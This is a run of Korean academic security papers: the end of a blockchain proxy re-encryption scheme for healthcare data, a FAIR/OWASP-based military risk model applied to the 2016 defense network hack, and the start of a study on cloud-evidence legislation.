2) $Tx_{PT_i,0}$이 체인에 포함된 후 환자는 TA가 생성한 등록 트랜잭션 $Tx_{TA,0}(TA, TA, register)$에 포함된 TA의 ECDSA 서명 쌍 (r_{TA}, s_{TA})를

추출한다.

3) 1)에서 생성한 $Tx_{PT_i,0}$에 포함된 자신의 서명 쌍 (r_{PT_i}, s_{PT_i})와 TA의 서명 쌍 (r_{TA}, s_{TA})을 사용하여 다음과 같이 공유비밀키 κ_{PT_i-TA}를 생성한다.

$$k_{PT_i} = (H(Tx_{PT_i,0}) + d_{PT_i} r_{PT_i}) s_{PT_i}^{-1}$$
$$\hat{Q}_{TA} = Uncompress(r_{TA}, +)$$
$$k_{PT_i}\hat{Q}_{TA} = (x_{PT_iTA}, \pm y_{PT_iTA})$$
$$\kappa_{PT_i-TA} = KDF(x_{PT_iTA})$$

4) κ_{PT_i-TA}로 진단을 원하는 의사들의 주소를 포함한 메시지를 암호화하여 TA에 전송한다.

$$C_1 = Enc_{\kappa_{PT_i-TA}}(addr_{PT_i} \| addr_{D_1} \| ... \| addr_{D_n})$$

5) TA는 수신한 암호문 C_1과 $Tx_{PT_i,0}$를 확인 후 환자가 생성한 공유비밀키와 동일한 κ_{PT_i-TA}를 생성하여 C_1을 복호화한 후 환자가 선택한 의사들의 주소$(addr_{D_n})$를 획득한다.

6) TA는 재암호화에 사용할 파라미터 $u_i = H_3(msk \| addr_{PT_i})$를 계산한 뒤 환자의 비밀키 $sk_{PT_i} = (d_0, d_1) = (g_2^{\alpha} H_1(addr_{PT_i})^{u_i}, g^{u_i})$를 계산한 뒤 환자가 선택한 의사를 위한 재암호화키 생성에 필요한 $\widetilde{rk}_{PT_i \to D_j} = \left(\frac{H_1(addr_{PT_i})}{H_1(D_j)} \right)^{u_j}$를 생성하여 κ_{PT_i-TA}로 암호화하여 환자에게 전달한다.$(u_j = H_3(msk \| D_j))$

$$C_2 = Enc_{\kappa_{PT_i-TA}}(sk_{PT_i} \| u_i \| \widetilde{rk}_{PT_i \to D_1} \| ... \| \widetilde{rk}_{PT_i \to D_n})$$

7) TA는 $Tx_{PT_i,1}(TA, PT_i, token)$을 생성하여 네트워크에 전파하여 체인에 포함시킨다.

8) 환자는 C_2를 복호화하여 선택한 의사들을 위한 재암호화키 $rk_{PT_i \to D_j}$를 다음과 같이 생성한다$(\delta_j \in Z_p^*)$.

$$rk_{PT_i \to D_j} = (rk_{1,D_j}, rk_{2,D_j}) = (\eta^{\delta_j} \left(\frac{H_1(addr_i)}{H_1(D_j)} \right)^{u_j}, g^{\delta_j})$$

9) 환자는 $Tx_{PT_i,1}$의 출력을 사용하여 선택한 의사에게 보내는 재암호화키 트랜잭션 $Tx_{PT,D_j}(PT_i, D_j, rk_{PT_i \to D_j})$를 생성하여 네트워크에 전파, 체인에 포함시킨다.

3.3 검증

환자는 자신의 헬스케어정보를 자신의 비밀키로 암호화하여 모니터링 서버에 전송하고 모니터링 서버는 이를 해당하는 의사에게 중개한다. 의사는 체인상에 존재하는 트랜잭션의 검증을 통해 전송한 환자가 등록된 환자인지를 확인한다.

1) 환자는 랜덤한 $r \in Z_p^*$를 선택한 뒤 암호문 C_3를 다음과 같이 생성한다.

$$C_3 = (C_a, C_b, C_c, C_d)$$
$$= (PHI \cdot \hat{e}(g_1, g_2)^r, g^r, H_1(addr_{PT_i})^r, \eta^r)$$

2) 암호문과 함께 선택한 의사들의 주소를 모니터링 서버에 전송 한다.

3) 모니터링서버는 해당하는 의사에게 C_3와 환자의 주소 $addr_{PT_i}$를 전달한다.

3.4 재암호화 및 복호화

의사는 체인에 포함된 재암호화키를 사용하여 전달받은 암호문을 재암호화한 후 자신의 비밀키로 복호화하여 환자의 PHI를 획득한다.

1) 의사 D_j는 자신의 체인에서 환자가 생성한 재암호화키를 포함하고 있는 트랜잭션 Tx_{PT,D_j}을 찾아 해당 트랜잭션에 입력으로 사용된 값이 TA가 환자에게 생성한 토큰 트랜잭션 $Tx_{PT_i,1}$의 출력 값인지를 검증한다. (Tx_{PT,D_j}의 입력스크립트와 $Tx_{PT_i,1}$의 출력스크립트를 스택 연산한 결과가 참인지를 검증한다)

2) 검증이 유효하다면 의사는 Tx_{PT,D_j}에서 재암호화키 $rk_{PT_i \to D_j}$를 획득한다.

3) 의사는 자신의 비밀키 $sk_{D_j} = < d_{0,D_j}, d_{1,D_j} >$를 사용하여 다음과 같이 환자의 PHI를 획득한다.

$$PHI = C_{1,D_j}^{'} \cdot \frac{\hat{e}(C_3, d_{1,D_j})}{\hat{e}(C_2, d_{0,D_j})}$$

III. 결론

본 논문에서는 기존 원격 헬스케어 모니터링 시스템에서 환자가 다수의 의사에게 진단을 받고자할 때 발생하는 연산부담을 시스템의 참여

자들이 균등하게 분배하는 프로토콜을 제안하였고 또한 공개된 재암호화키에 대한 무결성과 재암호화키의 소유자에 대한 인증을 수행하기 위해 블록체인을 적용하였다. 이를 통해 공개된 재암호화키에 대한 공격에 대해 중앙저장소에 보관하는 것과 비교하였을 때 보다 안전하고 효율적으로 관리할 수 있음을 보였다.

[참고문헌]

[1] X. Lin, R. Lu, X. Shen, Y. Nemoto, and N. Kato, “SAGE: A Strong Privacy-Preserving Scheme Against Global Eavesdropping for eHealth Systems,” IEEE Journal on Selected Areas in Communications, Vol. 27, No. 4, pp. 365-378, 2009.

[2] H. Yang, H. Kim, and K. Mtonga, “An Efficient Privacy-Preserving Authentication Scheme with Adaptive Key Evolution in Remote Health Monitoring System,” Peer-to-Peer Networking and Applications, Vol. 8, No. 6, pp. 1059-1069, Springer, 2014.

[3] D. Boneh, and M. Franklin, “Identity-Based Encryption from the Weil Pairing,” Advances in Cryptology—CRYPTO 2001, LNCS 2139, pp. 213-229, Springer, 2001.

[4] G. Ateniese, K. Fu, M. Green, and S. Hohenberger, “Improved proxy re-encryption schemes with applications to secure distributed storage,” ACM Transactions on Information and System Security (TISSEC), Vol. 9, No. 1, pp. 1-30, 2006.

[5] M. Green, and G. Ateniese, "Identity-based proxy re-encryption." Applied Cryptography and Network Security. Springer Berlin Heidelberg, pp. 286-306, 2007.

[6] L. Wang, L. Wang, L. M. Mambo, and E. Okamoto, “New identity-based proxy re-encryption schemes to prevent collusion attacks.” International Conference on Pairing-Based Cryptography, Springer Berlin Heidelberg, pp. 327-346. 2010.

[7] P. McCorry, S. F. Shahandashti, D. Clarke, and F. Hao, “Authenticated key exchange over bitcoin.” In International Conference on Research in Security Standardisation Springer International Publishing, pp. 3-20, 2015

FAIR 리스크 측정 방법론을 통한 군 리스크 측정 모델

김경민*, 박무성**, 이경호***

*고려대학교 사이버국방학과, **국방과학연구소, ***고려대학교 정보보호대학원

Military-Specialized Information Risk Measurement Model through FAIR and OWASP Risk Measurement Methodology

Kyoungmin Kim*,Moosung Park**, Kyungho Lee***

*Department of Cyber Defense, Korea University.**Agency for Defense Development,***Center for Information Security Technologies(CIST), Korea University.

요 약

국방망 해킹 사건 이후, 군 보안의식이 고취되면서. 기존 기업 중심의 정보 위험(risk) 평가 및 측정에서 더 나아가 군의 정보 리스크를 측정해야하는 필요성이 대두되었다. 기업과 대비되는 '군'의 특수한 요소들을 분석하고, 조직의 정보 위험을 측정할 수 있는 FAIR(Factor Analysis of Information Risk) 방법론을 기준으로 군 특화 정보 리스크 측정 모델을 구축하였다. 각각의 요소들을 평가할 때 OWASP와 CVSS 등 다양한 정보보호 위험도 평가 모델을 차용하였다. 이를 2016년 국방망 해킹사태에 적용시켜보았으며, 해당 특화 모델은 군 스스로 정보 위험을 측정하고 이를 줄이기 위해 관리할 수 있는 가이드라인 역할을 하며 위험을 관리할 수 있음을 보여준다.

I. 서론

2016년 국방망 해킹사태가 발생되고 작전계획(Oplan) 5027과 5015가 연달아 유출이 되었다. 이로 인해 기존의 기업 중심의 해킹사태에서 더 나아가 군의 네트워크망의 위험도 현실화되었다. 이러한 상황 속에서 군 또한 스스로 정보 리스크를 측정하고 이를 통해 구조적으로 위험을 관리하는 방안을 모색하게 되었다. 본 논문에서는 군 특화 정보 리스크 측정 모델을 구축하고 우리나라 최초로 발생한 국방망 해킹사태를 사례로 적용하였다.

리스크를 측정할 때는 불확실성을 기반으로 측정하기 때문에 결정 이론(Decision Theory)을 따른다. FAIR모델에는 리스크를 구성하는 각각의 요소들을 측정할 때 시나리오에 맡게 얼마나 가능(probable)한지를 평가하는 기준들을 세워 평가하곤 하는데 본 논문에서는 군의 특징들을 통해 기준들을 세웠다.


II. 배경 및 선행 연구

2.1 군 국방망의 특징

각 조직은 고유의 네트워크 분리 전략들이 있다. 군에서는 보통 VLAN 뿐만 아니라 물리적 스위치와 라우터도 분리 시켜 두며, 국방 기밀은 내부망에 저장되어있다. 따라서 군의 기밀자료를 얻어내기 위해서는 당연히 내부망을 해킹하여야 한다. 내부망은 이론적으로 완전하게 안전이 보장되지만 이를 해킹하는 방법은 존재한다. 내부망과 외부망의 접점이 일어나는 경우를 공략하거나 사회공학적인 해킹이 겸비되어야 한다. 이러한 것은 보안의식의 함양으로 해결이 될 수 있다. 이렇게 군의 리스크도 관계자의 보안의식이 가장 크게 작용될 수 있다는 점을 유념하며 리스크 모델을 구축하였다.


2.2 Factor Analysis of Information Risk (FAIR)

FAIR는 정보 위험을 구성하는 요소들의 분류학인 동시에 리스크 관리 모델이다. FAIR에 따르면 Risk를 구성하는 요소는 크게 LEF(Loss Event Frequency)와 PLM(Probable Loss Magnitude)로 이루어져있다.



[그림 1] FAIR 방법론의 RISK 구성요소

FAIR 방법은 불확실성을 기반으로 만들어진다. 얼마나 이 행위가 일어날 지에 대한 가능성을 측정해야 하며 Decision theory를 따른다. 각각의 요소들의 정도를 평가하고 이들을 행렬을 통해 다음과 같이 계산한다.



[그림 2] PLM과 LEF를 통한 Risk 도출

2.3 OWASP Risk Rating Methodology

OWASP에서는 Risk를 측정하는 방법에 대해서 다음과 같이 서술하였다.

$$Risk = Likelihood * Impact$$

Likelihood에는 공격주체(Threat Agent)와 취약점(Vulnerability)요소들을 평가하여 측정하며 Impact는 기술적(Technical Impact)와 경영적(Business Impact)관점에서 따로 측정을 한다. 총점은 10.0으로 현재 2015년 5월 3.0 버전까지 나왔다. Likelihood는 FAIR모델에서 Frequency로 볼 수 있으며 Impact는 Loss Magnitude로 볼 수 있다. 아래 그림은 Technical Impact의 요소 네 가지와 이를 계산한 예시이다.

Technical Impact			
Loss of confidentiality	Loss of integrity	Loss of availability	Loss of accountability
9	7	5	8
Overall technical impact=7.25 (HIGH)			

[그림 3] OWASP Risk Management의 Technical Impact 예시

III. 군 risk 측정 모델

본 논문은 군에 특화되는 위험 측정 모델을 만드는데 FAIR모델과 OWASP 리스크관리 모델의 이론을 적용하였다. 근본적으로 FAIR방법론이 제시하는 4가지 단계(자산 및 위협주체 정의, 손실 행위 빈도수 측정, 손실 규모 측정, 리스크 측정)을 따른다. FAIR는 Risk를 구성하는 요소를 Loss Event Frequency와 Probable Loss Magnitude로 이루어져있다고 가정한다. 이번 장에는 군에 특화된 경우 각 FAIR의 요소들의 정도를 평가하는 기준을 제시하고 모델의 변경되거나 발전된 형태를 보여준다.

3.1 Asset and Threat

가장 처음 자산(Asset)과 위협주체(Threat Agent)를 정의한다. Asset은 군의 기밀문서(Confidentials) 혹은 군 정보 장비들이 될 수 있다. Threat agent는 군 기밀문서를 빼돌리거나 국방망을 해킹하며 군 정보 장비들의 가용성을 해치는 국가 혹은 국가에게 의뢰를 받은 해커단체 혹은 개인으로 정의할 수 있다. 이러한 정의는 상황과 목적에 맞게 특정한 자산을 선정하며 위험주체를 선별하면 된다.

3.2 Threat Capability(TCap)

Threat Capability는 위협주체의 공격능력을 의미한다. 가장 기본적으로 위협주체들의 기술 역량을 측정을 한다. 역량을 측정하는 방법은 다음과 같다.

Rating	Description
Very High (VH)	Able to discover new weak spot and apply code to target system
High (H)	Able to apply announced hacking code to target system
Moderate (M)	Able to modify existing hacking code and understand hacking method
Low (L)	Able to attack by using existing hacking code verbatim
Very Low (VL)	Able to execute simple hacking command and hacking program

[표 1] TCap을 결정하는 기준

새로운 취약점을 발굴하며 이를 타겟 시스템에 적용시킬 수 있는 능력이 있을 경우 가장 높음을 두며 표와 같이 능력을 세분화하여 역량을 평가하였다.

하지만 전반적으로 군의 기술적인 보안능력은 뛰어나기 때문에 근본적으로 해킹하기 위해서는 대부분 제로데이를 사용할 수 밖에 없다. 위협주체가 제로데이를 이용하는 경우 High 혹은 Very High만 나올 가능성이 크다. 따라서 CVSS(Common Vulnerability Scoring System)를 통해 측정하여서 TCap역량을 평가한다. 하지만 리스크를 평가할 상황에는 어떤 제로데이를 통해 해킹을 당할지 모르는 불확실성이 있기 때문에 군 내부에 사용되는 OS나 응용 프로그램들을 분석하며 발생할 수 있는 취약점을 자체적으로 발굴하여 만들 수 있는 제로데이와 취약점에 대한 기대위험을 측정한다. 군 내부에서 직접 측정된 기대 CVSS 점수를 통해 TCap을 자체적으로 평가하며 조정한다.

3.3 Control Strength(CS)

Control Strength는 위협의 표준 척도와 비교한 대조군의 힘이다. 쉽게 생각해 위협요소를 얼마나 견뎌낼 수 있는 보안능력에 대한 지표이다. 군의 기술적 보안능력과 보안 패치능력은 기본적으로 일반적인 기업과 비교하였을 때 훨씬 높다. 따라서 기존의 FAIR 방법론의 알려진 기준들로 측정을 하게 되면 Control Strength는 전반적으로 항상 높으며, LEF 자체는 낮게 측정되어서 전체적인 리스크는 항상 적게 나올 수 있다.

따라서 본 모델은 군의 내부망 관리 척도에 집중했다. 내부망과 외부망이 연결되는 '망 접점'이 얼마나 긴 시간동안 일어났는지를 이용했으며 이에 대한 기준은 다음과 같다.

Rating	Description
Very High (VH)	Update is performed by secure USB
High (H)	Network connection lasted for hours
Moderate (M)	Network connection lasted for days
Low (L)	Network connection lasted for weeks
Very Low (VL)	Network connection lasted for months

[표 2] CS를 결정하는 기준

망 접점은 주로 군 내부망에서 응용프로그램의 업데이트를 위해 잠시 외부망과 연결을 할 때 사용된다. 따라서 외부망을 통한 업데이트가 아닌 USB를 통한 업데이트는 강한 보안으로 두었다. 업데이트가 아닌 다른 이유로 망 접점이 일어난다면 위 기준은 시나리오에 따라 변할 수 있다.

3.4 Probable Loss Magnitude(PLM)

FAIR모델 같은 경우 조직의 Loss Magnitude는 경제적인 손실에만 집중을 하여 측정하였다. 군과 같은 경우 안보, 국민의 신뢰 등의 피해가 더 주요하기 때문에 적절하지 않다. 또한 FAIR 모델은 Loss의 측정 방법을 First와 Secondary Stakeholder의 Loss로 나뉘었는데, 한 국가의 군의 피해가 일으키는 파급력이 크기 때문에 Secondary Stakeholder의 Risk까지 측정하여 포함시키기엔 범위가 너무 커서 적용시키기에 힘들었다.

이러한 상황 때문에 Loss Magnitude는 OWASP의 Impact 요소를 사용하였다. Impact 요소는 기술적 관점과 군의 관점으로 측정을 하였다. 기술적 관점에서는 기존에 제시된 네 가지의 impact 요소인 Confidentiality, Integrity, Availability, Accountability의 손실을 동일히 측정하며 각각의 점수배점은 OWASP의 기준을 그대로 따라 측정하였다. 각각의 기준대로 1,3,5,7,9 점으로 나뉘며 평균 점수에 따라 다음 표에 맞게 작성된다.

Rating	Score
Severe(SV)	7 to < 9
High (H)	6 to < 7
Significant(Sg)	5 to < 6
Moderate(M)	3 to < 5
Low (L)	1 to < 3
Very Low (VL)	0 to < 1

[표 3] PLM의 Score/Rating 구분표

군의 관점에서 바라본 기준은 3가지로 나뉘었다. Financial Damage, Reputational Damage, Non-compliance이다.

Asset에 손해를 입을 때 얼마나 많은 경제적 손실이 있을지(Financial), 해당 exploit이 군의 평판과 이미지에 얼마나 악영향을 끼칠지(Reputational), 보안 불이행(non-compliance)이 얼마나 많은 노출과 위반을 일으킬지에 대한 항목들이 있다. 이 또한 점수로 측정 후 Rating 과정을 거친다.

IV. 사례 연구

본 논문은 2016년에 일어난 국방망 해킹사태 당시 상황을 예시로 들어 리스크를 측정해보았다.

Stage 1. Identify Asset and Threat

군의 국방망 기밀문서 작전 계획을 자산으로 측정을 하며 위협요소는 북한의 해커단체로 설정한다.

Stage 2. Evaluate Loss Event Frequency

1) Derive the Threat Event Frequency (TEF)

LEF를 구하기 위해서 가장 처음 TEF를 구한다. 기업의 경우 TEF는 일반적으로 Ponemon에서 공개한 기업의 해킹 유형에 따른 Threat 빈도수 통계치를 이용하여서 단번에 정량적으로 판단할 수 있다. 하지만 군의 경우 해킹 위협 빈도수는 공개되어있지 않으며 TEF를 계산하기 위해 자산과 접촉하는 빈도수인 CF와 위협행위자가 공격을 수행할 PoA를 각각 판단하여 TEF를 계산해야한다.

a) Estimate the Contact Frequency(CF)

군은 근본적으로 기밀문서를 내부망에 저장해놓는다. 따라서 망 접점이 일어나는 순간에만 자산, 즉 군의 기밀문서와 접촉할 수 있다. 이러한 경우는 매우 드문 일로 국방망의 자산에 접촉할 수 있는 경우는 다음과 같이 두었다.

Rating	Description
Very High (VH)	100 times per year
High (H)	Between 10 and 100 times per year
Moderate (M)	Between 1 and 10 times per year
Low (L)	Between .1 and 1 times per year
Very Low (VL)	< .1 times per year

[표 4] CF를 결정하는 기준

b) Estimate the Probability of Action(PoA)

PoA는 위협주체자가 자산과 접촉하였을 때 어떠한 행위를 할 가능성이다. 군의 국방망을 해킹하려면 다분히 APT 공격임을 예상할 수 있고, 군 기밀문서를 열람할 수 있는 권한이 생긴다면 무조건 행위를 할 것이다. 따라서 Very High(VH)로 측정한다.

c Derive the Threat Event Frequenct(TEF)

CF와 PoA가 각각 Very Low(VL)와 Very High(VH)로 측정되면서 TEF는 다음 표를 통해 Moderate(M)으로 측정되었다.

PoA \ CF	VL	L	M	H	VH
VH	**M**	H	VH	VH	VH
H	L	M	H	H	H
M	VL	L	M	M	M
L	VL	L	L	L	L
VL	VL	VL	VL	VL	VL

TEF

[그림 4] PoA와 CF를 통한 TEF 도출

2) Derive Vulnerability(Vuln)

LEF의 두 번째 요소인 취약성(Vulnerability)은 위협 주체자의 능력인 Threat Capability (TCap)와 자산과 주체가 견뎌낼 수 있는 Control Strength(CS)으로 나뉜다.

a) Estimate the Threat Capability(TCap)

2015년 supply-chain중 하나인 모 보안업체에서 군에 사용되는 백신 프로그램의 '소스코드'가 유출되었다. 그 이후 2016년 9월 초 국방부의 백신중계서버에서 해커의 침입 흔적이 발견되었다. 아마 이 때 해커는 백신의 취약점을 분석하고 exploit을 제작했을 것이다. 따라서 다음과 같이 Very High(VH) 점수를 측정하였다.

Rating	Description
Very High (VH)	Able to discover new weak spot and apply code to target system
High (H)	Able to apply announced hacking code to target system
Moderate (M)	Able to modify existing hacking code and understand hacking method
Low (L)	Able to attack by using existing hacking code verbatim
Very Low (VL)	Able to execute simple hacking command and hacking program

[표 5] CS가 Very High(VH)

해당 백신의 어떤 취약점으로 해커가 파고들었는지에 대한 정보는 공개되어있지 않기 때문에 CVSS의 점수를 측정하지 않았다. 군은 당시 상황 속에서 납품받는 백신의 취약점을 자체적으로 확인하고 이에 대한 평가를 했어야한다.

b) Estimate the Control Strength(CS)

국방망 해킹사태 보도에 따르면 국방통합데이터센터(DIDC)가 2014년 2월 설립 당시 업무 편의성 때문에 인터넷망과 국방망을 연결한 후 깜빡 잊고 단절시키지 않아 연결점이 생겼었다고 보고했다. 몇 달 넘게 국방망이 인터넷망에 연결된 채 무방비 상태로 있었다고 가정할 수 있다. 따라서 모델의 기준을 통해 Very Low(VL)로 두었다.

Rating	Description
Very High (VH)	Update is performed by secure USB
High (H)	Network connection lasted for hours
Moderate (M)	Network connection lasted for days
Low (L)	Network connection lasted for weeks
Very Low (VL)	Network connection lasted for months

[표 6] 망접점 기간을 기준으로 CS 측정

c) Derive Vulnerability(Vuln)

행렬을 통해 Very High(VH)임을 알아낸다.

Tcap \ Vulnerability	VH	H	M	L	VL
VH	VH	VH	VH	H	M
H	VH	VH	H	M	L
M	VH	H	M	L	VL
L	H	M	L	VL	VL
VL	M	L	VL	VL	VL
Control Strength	VL	L	M	H	VH

[그림 5] TCap과 CS를 통한 Vuln 도출

3) Derive Loss Event Frequency(LEF)

Loss Event Frequency는 Medium(M)이 된다.

TABLE VII. TABLE OF LEF GENERATION

TEF \ Loss Event Frequency	VH	H	M	L	VL
VH	M	H	VH	VH	VH
H	L	M	H	H	H
M	VL	L	M	M	M
L	VL	VL	L	L	L
VL	VL	VL	VL	VL	VL
Vulnerability	VL	L	M	H	VH

[그림 6] TEF와 Vuln를 통한 LEF 도출

Stage 3. Evaluate Probable Loss Magnitude (PLM)

Technical Impact			
Loss of confidentiality	Loss of integrity	Loss of availability	Loss of accountability
9	3	7	7

[표 7] Technical Impact 계산

국방망의 기밀문서 작전계획 5027을 털리게 되었다.(Loss of confidentiality 9점). 데이터의 손상은 적었다. (Loss of integrity 3점). 국방망에 접근하여 권한을 얻어낸 사건인만큼 많은 서비스의 availability에 영향을 끼쳤다. (Loss of availability 7점). 어느 정도의 추적가능성이 있음. 코드 분석과 활동 IP를 통해 북한임을 유추하였다. (Loss of accountability 7점)


Military Impact		
Financial Damage	Reputation Damage	Non-compliance
5	9	9

[표 8] Military Impact 계산

다음은 군의 관점이다. 재정적으로 작전계획을 만들었던 미군과 우리 군의 기회비용들과 백신 취약점 분석 및 시스템 복구에 들어간 비용이 어느 정도 크다.(Financial Damage 5점) 군의 이미지에 막대한 영향을 끼쳤다.(Reputation Damage 9점). 이 시스템을 고치지 않고 유지시 지속적인 해킹의 가능성이 유지된다. (Non-compliance 9점) 따라서 평균 7.0점으로 Severe(SV)를 차지했다.

Stage 4. Derive the Risk

최종 리스크는 Critical(C)로 결정되었다.



[그림 7] Risk 측정

모델을 통해 상황을 확인해보았을 때 Critical의 위험도를 가지고 있었다.

V. 기대효과 및 결론

본 논문에서는 군에 적용되는 정보 위험 측정 모델을 제안하였다. 리스크를 구성하는 요소들을 크게 FAIR모델에서 정의한 요소들을 차용하였으며 Loss Magnitude를 측정하는 부분은 OWASP의 Risk Management의 Impact 요소로 대체하여 측정하였다. 그 이유는 군은 조그만 기업의 리스크 측정과는 다르게 2차 주체자의 리스크까지 판단하기 어려우며, 경제적 피해뿐만 아니라 안보와 사회적 피해도 포함되기 때문이었다.

그 외에도 본 논문은 리스크를 구성하는 요소들을 측정할 때 군에 적용시키면 bias가 생길 수 있었던 기존의 기업중심의 리스크 기준들을 버리고 새로운 기준들을 적용시켰다.

이렇게 군의 정보 리스크 측정 체계를 제안하였다. 이를 군의 정보운용에 적용시켜 정기적으로 측정하고 확인함으로써 리스크를 줄이는 방안을 스스로 모색함으로써 정보보안 관리의 가이드라인이 될 수 있다.

ACKNOWLEDGMENT

본 연구는 방위사업청과 국방과학연구소의 지원으로 수행되었습니다(UD060048AD).

[참고문헌]

[1] Yongjun Kim. (2017, Apr, 3). *Ministry of National Defense hacked OPLAN 5027 leaked* [Online]. Available: http://news.kbs.co.kr/news/view.do?ncd=3457037

[2] Ellen Nakahima. (2012, June, 2). *Stuxnet was work of U.S. and Israeli experts, officials say* [Online]. Available: https://www.washingtonpost.com/world/national-security/stuxnet-was-work-of-us-and-israeli-experts-officials-say/2012/06/01/gJQAlnEy6U_story.html?utm_term=.9389df8c4ad8

[3] RiskLens (2017). *What is FAIR?* [Online]. Available: http://www.risklens.com/what-is-fair

[4] Junsoo Kim, "A study on the effective network separation for the information security," M.S. thesis, Dept. Infrom. Commun. Eng., Chonbuk Univ., Chonbuk, Republic of Korea, 2011

[5] Rist, Oliver. (2006, May, 29). *Hack Tales: Air-gap networking for the price of a pair of sneakers* [Online]. Available: http://www.infoworld.com/article/2655459/networking/hack-tales－air-gap-networking-for-the-price-of-a-pair-of-sneakers.html

[6] OWASP (2015), OWASP_Risk_Rating_Methodology Available: https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology

[7] First, Common Vulnerability Scoring System, V3 Development Update Available: https://www.first.org/cvss

[8] Jeremiah Grossman, "Hacking Intranet Websites from the Outside," Black Hat, LV, USA, 2006.

[9] Jack A. Jones. (2005). *An Introduction to Factor Analysis of Information Risk (FAIR)* [Online]. Available FTP: ftp://mail.im.tku.edu.tw/Prof_Liang/IRM/10%20An%20Introduction%20to%20Factor%20Analysis%20of%20Information%20Risk.pdf

클라우드 컴퓨팅 환경의 증거수사 및 증거확보를 위한 법률안 연구

김현태, 장성욱, 서정택
순천향대학교 정보보호학과

HyunTae Kim, SungWook Jang, JungTaek Seo

A Study on Legislation for Evidence Investigation and Acquisition in Cloud Computing Environment

Department of Information Security Engineering,
Soonchunhyang University.

요 약

최근 정보통신기술의 발전으로 정보가 종이 문서나 서류 등 서면이 아닌 정보저장매체를 이용하여 저장되고 있다. 범죄의 증거도 점차 디지털화 되어 전자정보의 형태로 남는 경우가 늘어나고 있음에 따라 법정에서 전자정보 증거 활용의 필요성과 가치가 증가하였고 수사 및 재판 실무상 어려움이 존재하던 관련 법인 형사소송법 제313조가 2016년 5월 개정되었다. 그러나 매체 중심의 형사소송법 제313조 개정으로 인해 최근 사용이 증가하고 있는 클라우드 컴퓨팅 환경의 증거 수사 및 확보에 있어서 '매체중심의 증거수사로 인한 문제점'와 '정보저장매체 적용범위의 모호함'이라는 문제점이 발생할 수 있다. 본 논문에서는 클라우드 환경에서의 증거 수사 및 확보의 문제점을 제시하고 분석하여 법률 개선방향을 제시한다.

I. 서론

최근 컴퓨터, 스마트폰, 태블릿PC, 외장디스크 그리고 클라우드 스토리지 등과 같은 저장매체의 사용이 증가하고 이를 이용한 정보의 저장이 일상화되었다[1]. 이에 따라 범죄증거도 점차 전자정보의 형태로 저장되는 경우가 늘고 있어서 형사사법절차 상 전자정보와 저장매체가 증거로 사용되는 경우가 증가하고 있다[2]. 형사소송법 제313조가 개정되기 전에는 중요 증거가 전자정보 형태인 경우 정확한 규정이 명시되어 있지 않아서 수사 및 재판실무상 어려움이 존재하여 형사소송법 제313조의 개정의 필요성이 대두되었고 [표 1]과 같이 2016년 5월 29일 개정되었다[3].

[표 1] 2016년 5월 29일 개정된 형사소송법 제313조 1항 일부[10]

---------- 피고인 또는 피고인이 아닌 자가 작성한 진술서나 그 진술을 기재한 서류로서 그 작성자 또는 진술자의 자필이거나 그 서명 또는 날인이 있는 것(피고인 또는 피고인 아닌 자가 작성하였거나 진술한 내용이 포함된 **문자·사진·영상 등의 정보로서 컴퓨터용디스크, 그 밖에 이와 비슷한 정보저장매체에 저장된 것을 포함**한다. 이하 이 조에서 같다)은 공판준비나 공판기일에서의 그 작성자 또는 진술자의 진술에 의하여 그 성립의 진정함이 증명된 때에는 증거로 할 수 있다. ---------- <개정 2016.5.29.>

위와 같이 정보저장매체에 저장된 것에 대한 것을 추가하여 개정 전에 존재하였던 문제들이 어느정도 해결되었다. 그러나 개정 후 추가된

‘컴퓨터용디스크, 그 밖에 이와 비슷한 정보저장매체’라는 문언이 추가되었는데 여기서 ‘정보저

장매체’라는 단어를 사용하여 매체중심의 입법이 이루어졌다. 그러나 매체중심의 입법은 최근 보편화되고 있는 클라우드 컴퓨팅 환경과의 괴리가 존재하여 증거 확보와 수사의 어려움이 있다.


따라서 본 논문에서는 개정된 형사소송법 제313조에서 어떤 것이 문제가 되어 클라우드 컴퓨팅 환경을 대상으로 한 증거 수사 및 확보의 어려움이 발생하는지를 제시하고 그에 대한 형사소송 개선 방향을 제시하고 분석하여 형사소송법 제313조의 개정안을 제시한다.

II. 클라우드 컴퓨팅 환경의 증거수사 및 증거확보의 문제점

